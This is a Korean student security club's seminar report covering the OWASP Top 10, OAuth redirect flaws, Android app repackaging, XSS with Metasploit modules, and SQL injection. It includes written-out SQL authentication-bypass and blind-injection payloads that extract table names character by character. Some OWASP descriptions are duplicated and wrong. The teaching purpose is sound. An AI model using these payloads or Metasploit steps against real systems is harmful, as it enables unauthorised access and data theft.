주제	- 사용자 인증 현상의 결함에 의한 취약점	- 세션 관리 공격에 대한 이해 - 세션 토큰을 만드는 과정에서 발생하는 취약점	- 웹 어플리케이션의 접근 통제 취약점을 통한 공격
날짜	6월 18일	7월 2일	7월 16일

2. 현재까지 진행한 세미나 내용 요약

(1) 1차 세미나 내용 요약

OWASP TOP 10의 취약점에 대해 TOP1부터 TOP10까지 하나씩 자세
히 알아보며 웹 해킹에 대해 알아본다. 먼저 A1인 Injection은 아래의 그
림과 같은 취약점을 가지고 있으며 SQL 쿼리문이 평문으로 클라이언트
에서 서버로 전송되어 공격자가 쿼리문을 자유자재로 변조할 수 있으며
쿼리문 자체에 데이터베이스의 정보가 노출 데이터베이스 전체를 공격자
통제를 하는 방식으로 공격 기법을 가진다.

다음으로 A2인 Broken Authentication and Session Management 공격은
게시판과 같은 사용자의 입력이 요구되는 서비스에 다양한 HTML 태그

를 이용하여 악성 코드를 삽입하고 이를 통해 게시물을 열람한 관리자/타 사용자의 권한을 도용하여 공격을 수행한다.

다음으로 A3인 Cross-Site-Scripting(XSS)은 게시판과 같은 사용자의 입력이 요구되는 서비스에 다양한 HTML 태그를 이용하여 악성 코드를 삽입하고 이를 통해 게시물을 열람한 관리자/타 사용자의 권한을 도용할 수 있는 공격이다.

다음으로 A4인 Insecure Direct Object References 공격은 파일, 디렉터리, 데이터베이스 키와 같은 내부적으로 처리되는 오브젝트가 노출되는 경우, 다운로드 취약점 등을 이용하여 시스템 파일에 접근하는 취약점 등을 의미한다.

A5인 Security Misconfiguration 은 애플리케이션, 프레임워크, 애플리케이션 서버, 데이터베이스 서버, 플랫폼 등에 보안설정을 적절하게 설정하고, 최적화된 값으로 유지하며, 또한 소프트웨어는 최신의 업데이트 상태로 유지하여야 하는 공격이다.

A6인 Sensitive Data Exposure는 카드번호 등과 같은 개인정보를 적절하게 보호하고 있지 않기 때문에, 개인정보유출과 같은 취약점이 발생하고 있다. 이를 보완하기 위해서는 데이터저장 시 암호화 및 데이터 전송 시에도 SSL 등을 이용하여야 한다.

A7 Missing Function Level Access Control은 특정기능을 수행 전 애플리케이션은 각 기능에 대한 접근 시 같은 접근통제검사 수행이 요구되는 공격이다. 만일 적절하게 수행되지 않는 경우 공격자는 비인가 된 기능에 접근하기 위해, 정상적인 요청을 변조할 수도 있다.

A8 Cross-Site Request Forgery(CSRF)은 게시판과 같은 사용자의 입력이 요구되는 서비스에 다양한 HTML 태그를 이용하여 악성 코드를 삽입하고 이를 통해 게시물을 열람한 관리자/타 사용자의 권한을 도용할 수 있는 공격이다.

A9 Using Known Vulnerable Components은 슈퍼유저권한으로 운영되는 취약한 라이브러리, 프레임워크 및 다른 소프트웨어 모듈로 인해 데이터유실 및 서버 권한획득과 같은 취약성이 존재한다.


A10 Unvalidated Redirects and Forwards는 웹 애플리케이션에 접속한 사용자를 다른 페이지로 분기시키는 경우, 이동되는 목적지에 대한 검증 부재 시, 피싱, 악성 코드 사이트 등의 접속 및 인가되지 않는 페이지 접근 등의 문제점을 일으킬 수 있는 공격이다.

(2) 2차 세미나 내용 요약

OAuth란 웹, 모바일 앱, 그리고 애플리케이션에서 권한 인증을 수행할 수 있는 단순하고 표준 방법인 Open 프로토콜이다. OAuth의 역할은 Resource Owner, Resource Server, Client, Authorization Server이다.

OAuth에서 Authorization Code를 획득하는 방법은 웹 서버에서 API를 호출하는 등의 시나리오에서 Confidential Client가 사용하는 방식이다. 서버사이드 코드가 필요한 인증 방식이며 인증 과정에서 client_secret이 필요하다. 로그인할 때에 페이지 URL에 response_type=code이라고 넘긴다

Facebook에서 OAuth에 인증에 대해 발견된 제로데이 취약점에 대하여 알아보았다. 이 취약점은 특정 앱 또는 서비스에 해당하는 도메인에서 Redirection 기능을 수행하는 페이지만 찾으면 Access Token을 가로채어 페이스북 계정에 대한 공격을 수행할 수 있다. 이 외에도 XSS, CSRF 등을 해당 취약점과 함께 활용하여 파급력을 키울 수 있다. 이러한 OAuth 취약점 발생의 주요 원인 중 하나로 OAuth 메커니즘 상의 근본적 문제점을 들 수 있다. 페이스북에서는 Redirection에 대한 취약성을 3rd-party 문제로 보고 있다..




(그림 4-45) OAuth 인증 프로세스

(3) 3차 세미나 내용 요약

주요 취약점인 SQL Injection과 Blind SQL Injection과 XSS, Linked Injection, 프레임을 통한 피싱과 주요 파일 다운로드를 간략히 설명하도록 하겠다. SQL Injection은 사용자가 제어 가능한 입력에서 SQL 구문의 충분한 제거 또는 따옴표 없이, 생성된 SQL 조회에서 이러한 입력이 일반적인 사용자 데이터 대신 SQL로 해석되는 원인이 될 수 있다. 이는 보안 검사를 무시하기 위해 조회 로직을 변경하거나 가능한 시스템 명령 실행을 포함하여 백엔드 데이터베이스를 수정하는 추가 명령문을 삽입하


는 데 사용할 수 있다.



(그림 4-46) SQL Injection 공격 과정

Blind SQL Injection은 평범한 SQL Injection과 같이 원하는 데이터를 가져올 쿼리를 삽입하는 기술이다. 하지만 평범한 SQL Injection 과 다른 점은 Blind SQL Injection은 쿼리를 삽입하였을 때, 쿼리의 참과 거짓에 대한 반응을 구분할 수 있을 때에 사용되는 기술이다. 많은 비교과정이 필요하므로 악의적인 목적을 가진 크래커들은 Blind SQL Injection 공격을 시도할 때에 자동화된 툴을 사용하여 공격한다.

XSS 공격은 합법적인 사용자인 것처럼 위조하는 데 쓰이는 고객 세션과 쿠키를 빼내거나 조작할 수 있어, 공격자가 사용자 레코드를 조작하거나 열람하며 사용자인 것처럼 트랜잭션을 수행하는 것이 가능하다. Linked Injection은 웹 서버상의 웹 페이지, 스크립트 그리고 파일을 업로드하고 수정하거나 삭제하는 것이 가능하다.



(그림 4-47) XSS 공격 과정

프레임을 통한 피싱은 공격자가 악성 콘텐츠와 함께 frame 또는 iframe 태그를 삽입할 수 있다. 사용자는 부주의하게 이 링크를 방문하여 원래 사이트가 아닌 악성 사이트를 검색하고 있는 것을 인지하지 못할 수도 있다. 그런 다음 공격자가 사용자를 다시 로그인하도록 유인하여 로그인 인증 정보 취득할 수 있다.

주요 파일 다운로드 공격은 웹 서버에서(웹 서버 사용자에게 권한 제한 하에서) 파일(예 : 데이터베이스, 사용자 정보 또는 구성 파일)의 콘텐츠를 검색하는 것이 가능하다.

AppScan을 통하여 진단하여 보고서를 생성하여 보면 여러 가지 이유로 오탐을 하는 경우가 있다. 각각의 취약점에 대하여 오탐이 자주 발생하는 취약점을 정리하고 오탐을 확인하는 방법에 대해 확인하도록 하겠다.

lind SQL Injection 취약점은 공격 특성상 True 값과 False 값이 다를 경우 취약점으로 판단하게 된다. 따라서 공격 코드가 정상적으로 실행되지 않았음에도 불구하고 해당 응답 값이 차이가 난다는 이유로 AppScan에서 오탐을 하는 경우가 있다.

확인 방법은 해당 사이트에서 SQL Injection이 발견되었는지 확인한 후, SQL Injection이 발견되었다면 90%는 정탐으로 간주한다. 해당 사이트에 접속하여 직접 공격 코드와 정상적인 코드를 전송하여 결과 값을

비교하여 정상적인 입력 값으로 접근하였을 때 나오는 페이지를 확인한다.

SQL 공격 구문 중 True 값을 유발하는 공격 코드 전송 후 응답 페이지를 확인한다. SQL 공격 구문 중 False 값을 유발하는 공격 코드 전송 후 응답 페이지를 확인한다. True 값을 유발하는 공격 코드와 False 값을 유발하는 공격 코드를 전송했을 때 응답하는 페이지가 서로 같을 경우 오탐으로 간주한다. 또한, 정상적인 입력 값과 True 값을 유발하는 공격 코드의 응답 값이 서로 다르면 오탐으로 간주한다.

다음으로 Session ID가 업데이트되지 않음의 취약점을 가진 경우에 오탐이 자주 발생한다. 합법적인 사용자인 것처럼 위조하는 데 쓰이는 고객 세션과 쿠키를 빼내거나 조작할 수 있어, 공격자가 사용자 레코드를 조작하거나 열람하며 사용자인 것처럼 트랜잭션을 수행하는 것이 가능하다.

확인 방법은 두 개의 독립적인 브라우저를 실행한 후 같은 사이트에 접속한다. 각각 브라우저에서 같은 ID로 로그인을 시도하고 먼저 로그인한 브라우저 창에서 Session ID를 확인한다. 다음으로 두 번째 로그인한 브라우저에서도 Session ID를 확인한다. 서로 같은 Session ID라면 취약점으로 본다. 서로 같지 않을 경우 먼저 로그인한 브라우저에서 로그인 후 행동할 수 있는 액션을 수행한다. 정상적으로 수행될 경우 취약점으로 본다. 앞서 로그인한 창에서 Session이 끊어지면 오탐으로 판별한다.


(4) 4차 세미나 내용 요약

안드로이드는 오픈소스를 기반으로 제작되었다. 안드로이드는 운영체제, 미들웨어, 중요 응용프로그램으로 구성된 모바일 디바이스를 위한 소프트웨어 스택이다. 그리고 안드로이드는 JAVA로 제작된 운영체제이다.

안드로이드는 JAVA 가상 머신으로 Dalvik을 사용하고 있으며 안드로이드에서는 SQLite를 데이터 저장 장치로 사용하고 있다. 애플리케이션

은 Activity, services, Broadcast Recivers, Content Providers, Intents로 구성되어 있다. 구성 요소를 구체적으로 살펴보자면 Activity는 시각적 사용자 인터페이스이다. Service는 무한한 시간 동안 백그라운드에서 작동한다. Broadcast Recivers는 브로드캐스트 하는 알림에 대해서 수신하고 반응한다. Content Provider는 데이터를 저장, 회수하고 모든 애플리케이션이 해당 데이터에 접근할 수 있도록 해준다. Intents는 메시지 내용을 저장하고 있다.

안드로이드 애플리케이션을 패키징하는 방법은 6단계로 나눠 설명할 수 있다. 1단계는 리소스 자바 코드와 패키지 리소스를 생성한다. 2단계는 자바 소스 코드와 R.Java를 함께 컴파일한다. 3단계는 클래스들을 Dalvik 바이트코드로 변환하는 과정을 거친다. 4단계는 서명이 되지 않은 APK를 생성한다. 5단계는 생성한 APK에 사용할 키를 생성한다. 6단계에서는 4단계에서 생성된 APK 파일을 앞에서 만든 키로 APK에 서명을 한다.



(그림 4-48) 안드로이드 애플리케이션 패키지 (APK) 빌드 과정

4차 세미나에서는 현재 스마트폰에 인기 있는 애플리케이션인 ‘카카오톡’에 대해서 분석하고 리패키징하는 것을 시연했다. 분석할 카카오톡 APK는 크게 META-INF, res, assets, classes.dex로 구성되어 있다. META-INF 애플리케이션의 인증서를 의미한다. res, assets는 컴파일 되지 않은 리소소들을 의미한다. classes.dex는 Dalvik 가상머신이 이해할

수 있도록 dex 파일 포맷으로 컴파일된 소스들을 의미한다.

안드로이드가 다른 운영체제에 비해서 리패키징 문제가 대두되고 있는 것은 안드로이드 애플리케이션을 제작할 때 사용하는 JAVA가 쉽게 리버싱이 되기 때문이다. 또한, 어플리케이션에 자기가 스스로 서명을 할 수 있기 때문이다. 따라서 누구나 쉽게 안드로이드 애플리케이션을 배포할 수가 있다.

안드로이드를 리패키징하는 과정은 간단하다. APK을 apktool을 사용하여 디컴파일 한다. 그 이후 디컴파일 된 애플리케이션의 코드를 수정한다. 마지막으로 다시 컴파일한 후에, 해당 애플리케이션에 대해서 새롭게 서명을 한다. 리패키징으로 인한 문제 자주 발생하면서 리패키징 공격을 방지하기 위해서 ‘안티 안드로이드 리패키징’ 방법이 제시되고 있다. 첫 번째 방법은 난독화를 통해서 JAVA 코드와, C z코드 읽기 어렵게 한다. 두 번째 방법은 무결성 검사를 하는 것이다. 이때 애플리케이션에 대한 해시 값과 인증서를 통해서 확인할 수 있다. 현재 카카오톡의 경우도 JAVA 소스에 대해서 난독화를 하고 있으며 무결성 검사를 하고 있다.

```
public final String kel(String paramString)
{
    String str = (String)this.kel.get(paramString);
    if ((str == null) && (this.gga != null)) {}
    try
    {
        str = (String)this.gga.getMethod("get", new Class[] { String.class }).invoke(null, new Object[] { paramString });
        this.kel.put(paramString, str);
        return str;
    }
    catch (Exception localException)
    {
        smn.dck(localException);
    }
    return str;
}
```

(그림 4-49) JAVA 난독화

그러나 이러한 방법에도 불구하고 취약한 점을 이용해서 난독화를 우회하고 무결성에 대한 검사도 우회하면서 리패키징을 할 수 있다. 카카오톡을 디컴파일 한 후에 바이트 코드를 수정하고 코드 삽입을 통해서 무결성 체크를 우회할 수 있게 된다. 또한, dex2jar 도구를 사용한 정적

분석을 통하여 소스 코드의 구조를 파악할 수 있게 된다.



(그림 4-50) Main class 탐색



(그림 4-51) Main class 탐색

이러한 과정 이후에 공격자는 리패키징한 APK를 배포한다. 이때 사용자가 정상APK 파일이 아닌 공격자가 리패키징한 APK를 사용할 경우 상대방과 채팅한 내용에 대해서 공격자가 읽을 수 있게 되는 등의 여러 보안적 문제가 발생한다.

(5) 레몬 세미나 내용 요약

가. XSS공격과 메타스플로잇

XSS 공격으로도 불리는 크로스 사이트 스크립팅 공격은 공격자가 사용자의 웹브라우저에 악성 스크립트 코드를 주입하고, 사용자가 악성 스

크립트 코드를 실행함으로써, 사용자의 정보를 악의적으로 탈취하는 공격 기법이다.

XSS 공격 방법으로는 반사된 크로스 사이트 스크립팅 (Reflected Cross-Site Scripting), 저장된 크로스 사이트 스크립팅 (Stored Cross-Site Scripting), DOM 기반의 크로스 사이트 스크립팅 (DOM Based Cross-Site Scripting) 방법이 있다.

o 반사된 크로스 사이트 스크립트의 경우

- 사용자가 웹 애플리케이션 서버에 로그인 하고, 자신의 세션 토큰을 포함하는 쿠키를 서버로부터 부여받는다.
- 공격자는 조작된 URL(자바 스크립트 코드를 포함하는)을 사용자에게 보낸다.
- 사용자는 공격자의 조작된 URL을 서버에게 요청한다.
- 서버는 사용자의 요청에 응답한다. 서버의 응답에는 공격자의 자바 스크립트가 포함된다.
- 공격자의 자바 스크립트 코드가 사용자의 웹브라우저에서 실행된다.
- 사용자의 브라우저는 공격자가 운영하는 웹 사이트에 요청을 보낸다. 이 요청에는 사용자와 서버 사이에서 사용되는 세션 토큰이 포함된다.
- 공격자는 사용자의 세션을 탈취한다.

이러한 흐름을 통해 공격하여 세션 토큰을 탈취하게 된다. XSS 공격의 흐름은 위 방법과 유사하게 진행된다. 저장된 크로스 사이트 스크립팅은 웹 애플리케이션 취약점이 있는 웹 서버에 악성 스크립트를 영구적으로 저장해 놓는 방법이다. 악성 스크립트를 삽입해 놓으면, 사용자가 사이트를 방문하여 저장된 페이지에 정보를 요청할 때, 서버는 악성 스크립트를 사용자에게 전달하여 사용자 브라우저에서 스크립트가 실행되면서

공격한다.

DOM 기반의 크로스 사이트 스크립팅은 피해자의 브라우저가 HTML 페이지를 구문 분석할 때마다 공격 스크립트가 DOM 생성의 일부로 실행되면서 공격한다. 페이지 자체는 변하지 않으나, 페이지에 포함된 브라우저 측 코드가 DOM 환경에서 악성 코드로 실행된다.

XSS 공격 시 전달되는 Payload에 담기는 정보로는, 악의적인 데이터(거짓된 HTML 사이트 정보, 스크립트를 이용한 정교한 콘텐츠와 내비게이션)를 웹 애플리케이션의 페이지에 넣어서 사용자에게 거짓된 정보를 전달하는 가상 디페이스먼트 (Virtual Defacement)와, 실제로 동작하는 악의적인 기능을 취약한 애플리케이션에 넣는 Trojan 기능을 주입하는 경우가 있다. 또한, 브라우저 윈도우가 활성화되어 있는 동안 사용자에게 의해 눌러진 모든 키를 관찰하는데 다음의 자바 스크립트 코드 사용하는 Log keystroke의 공격 기능도 존재한다.

XSS 공격 필터링을 하기 위해서는 정규표현 기반의 필터링 방식을 이용한 파이어폭스의 플러그인인 NoScript를 이용하면 되는데, NoScript 방식을 확장해서 대부분 사람들이 흔히 쓰는 Internet Explorer에 통합시키면 된다. 또 다른 방법으로는, XSS Auditor가 있는데 이는 악성 자바 스크립트 코드나 위험한 HTML 속성을 about:blank 또는 Javascript:void(0) 또는 빈 문자열로 대체하는 것이다. 문자열 기반의 XSS 필터는 일일이 필터링을 할 문자열을 지정해줘야 하고 우회하기 쉽다는 한계점이 있다.

메타스플로잇(Metasploit)은 모의 해킹 및 취약점 탐지 개발 툴이다. 메타스플로잇을 포함한 다양한 해킹 및 방어 툴을 제공하는 Kali 리눅스를 이용한다. 메타스플로잇이 공격할 수 있는 취약한 웹 서비스 및 애플리케이션을 포함하는 Metasploitable 도 참조한다.

칼리 리눅스에서 msfconsole 명령어를 이용해 메타스플로잇을 실행시킬 수 있다.

웹 애플리케이션 관련 취약점 중 PHP CGI Argument Injection과 Apache Tomcat Manager Deployment를 이용해 모의 해킹 및 취약점 탐지를 할 수 있다. PHP CGI Argument Injection의 경우, use

exploit/multi/http/php_cgi_arg_injection 명령어를 입력해 Payload를 살펴본 후, 공격하여 공격대상자의 IP주소에 접속해 셸 기능을 수행하여 정보를 유출하게 된다.

Apache Tomcat Manager Deployment는 tomcat application manager 인증 시 취약점을 이용하여 공격하는 방법으로, use exploit/multi/http/tomcat_mgr_deploy 명령어를 입력한다. Apache Tomcat 서버(manager 애플리케이션)에서 payload를 실행하고, Payload는 PUT 요청으로 WAR archive로 업로드 된다. 공격대상자의 IP주소와 포트 번호를 설정해주어서 공격에 성공하여 셸을 통해 공격대상자의 PC를 엿볼 수 있다.

나. 주요 침해사고 사례를 통한 사이버위협 최근 동향과 대응 방안

위의 세미나는 11월 1일 토요일에 우리 학교에서 열린 레몬 세미나에서 발표한 내용이다. 발표 주제와 같이 현재 우리 사회에서 일어나고 있는 침해사고들을 바탕으로 어떤 일이 일어나고 있고 지금은 어떻게 대처하고 있는지 그리고 앞으로 어떻게 더 개선해 나가야 침해사고들을 막을 수 있는지에 대해 발표하였다.

우리가 뉴스에서 가장 많이 듣는 이슈들이 바로 큰 기업들을 통한 개인정보 유출 사건, 스미싱을 통한 개인정보 유출 및 탈취 그리고 우리나라 많은 사람이 사용하는 윈도우 그리고 인터넷 익스플로러의 취약점 발견이었다. 2008년부터는 위의 방법을 통한 개인정보 유출뿐만 아니라, APT공격 DDoS 공격이 급격히 증가했다. 이를 통한 피해액은 상상을 뛰어넘으며, 시민들이 폰뱅킹, 스마트폰 이용 등의 생활을 하는 데 불편함과 불안함을 증폭시키고 있다.

그에 반해 날이 갈수록 침해사고의 발생 경로는 다양화되고 있다고 한다. 요즘 모든 사람이 온종일을 사용하는 스마트 폰의 안드로이드 기반의 악성 앱들이 증가하고 금융기관 사칭 및 사회적 이슈를 악용한 스미싱 문자가 들어가는 것부터 해서 주요 언론기관 그리고 금융기관의 전산

망 마비 및 개인정보 유출, 악성 웹 페이지를 통한 악성 코드 유포 그리고 큰 기업들을 상대로 한 DDoS 공격까지 이루 다 말로 표현이 불가능할 정도로 많은 침해사고가 일어나고 있다. 게다가 앞으로 스마트 카와 같이 지금보다 더 안드로이드 기반을 사용한 사물 인터넷 등이 늘어남으로써 상황은 더 심각해질 것이라고 예상하고 있다.

이런 상황을 예방하기 위해 먼저 이러한 대형 침해사고들의 원인과 공통점들을 살펴보면 가장 근본적으로는 기술적, 물리적, 관리적으로 결함이 있기 때문에 발생하는 것이다. 이는 기업에서 보안에 대한 투자가 미흡하거나, 보안 과정에서도 소홀한 부분이 분명히 있기 때문이라고 한다. 대부분 침해사고들의 공통점을 보아도 허술한 보안 관리가 그중 하나고 그렇다 보니 취약한 경로도 매우 다양하다고 한다. 따라서 이의 예방을 위해 큰 기업들의 경영진과 보안담당자분들의 임무가 막중해지는데, 보안에 될 수 있는 한 투자하여 침해사고 대응팀 또한 따로 구축하는 등의 정보보호 관리체계를 철저하게 구축해야만 한다.

무엇보다 중요한 것은 기업 내 모든 사람들 더 나아가 많은 시민들이 보안은 선택이 아닌 필수이며, 뉴스에서 보는 보안 미흡으로 인한 큰 금전적 피해가 자신에게도 일어날 수 있는 일임을 깨우치게 하여, 보안의 필요성을 인식하도록 하고 몸에 배도록 하는 것이 가장 시급한 일임을 다시 한 번 되새기게 하였다.

다. SQL injection

먼저 SQL injection이 무엇인지에 대해 알아보았다. 웹 애플리케이션은 대부분 데이터베이스에 접근하기 위해 SQL 문을 이용하는데, 이때 데이터베이스에 접근하기 위한 SQL 구현에 취약성이 있다면 SQL injection이라는 취약점이 발생한다. 즉, SQL 호출 방법에 취약성이 있는 경우 발생한다. SQL injection은 다른 웹 취약점들과 비교하면 공격하기가 매우 쉽고 성공률이 높다. 기초적인 해킹 공격이지만 사이트의 정보 유출이나 악성 코드 유포 등 큰 피해를 줄 수 있다. SQL injection을 실행하면 인

중 우회, 의도적인 에러 유발, DB 내용 출력, 시스템 명령어 실행 등 악의적인 행동을 할 수 있다. SQL injection은 OWASP TOP10에 지속해서 이름이 올라가 있을 정도로 빈번하게 일어나는 공격이다. 특정 해커 집단은 SQL injection을 통해 약 40만 개의 계정정보를 빼내서 온라인에 공개하기도 했다. 인터넷에서 찾아보면 아주 쉽게 SQL injection으로 인한 피해를 찾아볼 수 있을 것이다.

SQL injection의 공격 방법으로 3가지 정도를 알아보았다. 인증 우회, UNION SQL injection, BLIND SQL injection이 있다. 먼저 인증 우회에 관해 설명하자면, 웹 사이트에서 로그인할 경우 `Select * from members where id= 'id' and password= 'password' ;` 와 같은 SQL 문을 사용해서 사용자가 입력한 내용이 데이터베이스의 테이블과 일치하는지 확인한다. 이때 `"Select * from members where id= 'admin' or '1' = '1' # and password= 'password' ;"` 와 같이 항상 참인 항진 명제를 이용하여 인증에 성공하는 방법이다. UNION SQL injection은 union 구문을 이용해 데이터를 추출하는 방법이다. union은 여러 개의 select 문의 결과를 중복 없이 함께 출력해주는 기능을 하는데, 각 query 문의 검색하는 컬럼 수 및 데이터 타입이 일치해야 한다. 이때 컬럼 수를 파악하는 방법으로 NULL을 이용하여 query가 실행될 때까지 컬럼 수를 증가시키거나, order by의 특성을 이용해 컬럼 수를 확인할 수 있다. 또 NULL과 문자열을 이용하여 오류가 나지 않을 때까지 진행하여 데이터 타입을 파악할 수도 있다. 마지막으로 BLIND SQL injection은 쿼리 결과로 나오는 true, false를 이용하여 데이터베이스 정보를 추출해내는 방법이다. 오류 구문을 이용하여 정보를 알아낸다. 그리고 간단한 SQL injection의 시연으로 발표를 마쳤다.

라. Blind injection

Blind SQL Injection은 평범한 SQL Injection과 같이 원하는 데이터를 가져올 쿼리를 삽입하는 기술이다. 하지만 평범한 SQL Injection과 다른


점은 평범한 SQL Injection은 쿼리를 삽입하여 원하는 데이터를 한 번에 얻어낼 수 있는 데에 비해 마치 장님(The blind)이 지팡이를 이용하여 장애물이 있는지 없는지를 판단하는 것처럼 Blind SQL Injection은 참과 거짓, 쿼리가 참일 때와 거짓일 때 서버의 반응만으로 데이터를 얻어내는 기술이다. 즉, 쿼리를 삽입하였을 때, 쿼리의 참과 거짓에 대한 반응을 구분할 수 있을 때에 사용되는 기술이다. 많은 비교과정이 필요하므로 악의적인 목적을 가진 크래커들은 Blind SQL Injection 공격을 시도할 때에 자동화된 툴을 사용하여 공격한다. 취약점이 발견된다면 순식간에 많은 정보가 변조되거나 크래커의 손에 넘어가게 된다.

Mysql 의 'information_schema'에는 데이터베이스의 여러 정보가 들어 있다. db의 모든 테이블과 컬럼의 정보도 있다. 이 안의 'TABLE'은 각각 db의 모든 테이블과 컬럼들의 정보를 가지고 있다. `SELECT * FROM information_schema.tables` 명령을 통해 자신이 접근할 수 있는 모든 db의 테이블 정보를 볼 수 있다. 많은 정보가 있지만, 테이블 정보를 얻을 때에 가장 많이 쓰이는 것은 `table_name`과 `table_type`이다. 컬럼명처럼 `table_name`에는 테이블의 이름, `table_type`에는 테이블의 종류가 들어 있다. 일반적으로 db 관리자가 테이블을 만들게 되면 `table_name`은 테이블명, `table_type`는 base table로 지정된다. 공격자들은 이를 이용하여 관리자가 만든 테이블의 이름을 알아내기도 한다.

이를 이용하여 취약한 로그인 폼에서의 상황을 예로 Blind SQL Injection으로 유저의 정보를 담고 있는 테이블 명을 알아내기에 앞서 로그인 form에서 올바른 id와 password를 전송하여 로그인하였을 때 (참), 데이터베이스에 있는 레코드와 일치하지 않는 id와 password를 보냈을 때(거짓)의 반응을 본다. 바른 id와 password를 입력해 레코드를 가져오게 되면 Hello,ADMIN 이라는 문구와 함께 로그인된다. 반면 ID와 password가 틀렸을 경우에는 아이디 또는 비밀번호가 잘못되었다는 팝업창이 뜨게 된다.

이제 blind sql injection 으로 테이블 명을 알아내보도록 한다. id 와 비밀번호를 다 입력할 필요 없이 `admin'#` 만 입력해주어도 쿼리가

SELECT * FROM users where id='admin' and pw='bulabula' 이되어 초록색 부분이 주석이 되기 때문에 id='admin' 이라는 조건에만 일치하는 레코드를 가져와서 admin으로 로그인 할 수 있다. 이를 이용하여 id='admin' 조건 뒤에 and 연산자와 함께 ascii(substr(SELECT table_name FROM information_schema.tables WHERE table_type='base table' limit 0,1),1,1) 를 삽입하면 임의의 숫자와 비교하여 참이면 로그인성공, 거짓이면 로그인에 실패하게 된다. 비교할 숫자를 120미만으로 설정하고 로그인 버튼을 눌러 전송해보면, 로그인에 성공하였다(참). 그러므로 결과값의 첫 글자의 아스키코드는 120미만이다. 이렇게 120에서 1씩 빼보면서 계속 비교해보면 118미만인가에 대한 결과가 참이 나오게 되고, 이를 보고 해당하는 숫자가 117임을 알 수 있게 된다. 실제로 =117 을 넣어 시도해보면 참이 나오는 것을 알 수 있다. 아스키 변환을 해보면 117에 해당되는 값이 u임을 알 수 있다. 이런 방법으로 참인지 거짓인지 비교하여 한글자씩 알아내면, 테이블명이 users임을 알 수 있게 된다.



(그림 4-52) 테이블명의 첫 글자('u') 알아내기

\0라는 문자열에 해당하는 아스키 값과 일치하는 값(0)이 나오면 이 값은 NULL문자이므로 테이블명이 끝났음을 알 수 있다.

```
admin' and ascii(substr((select table_name from information_schema.tables where table_type='base table' limit 0,1),5,1)) < 120# 참
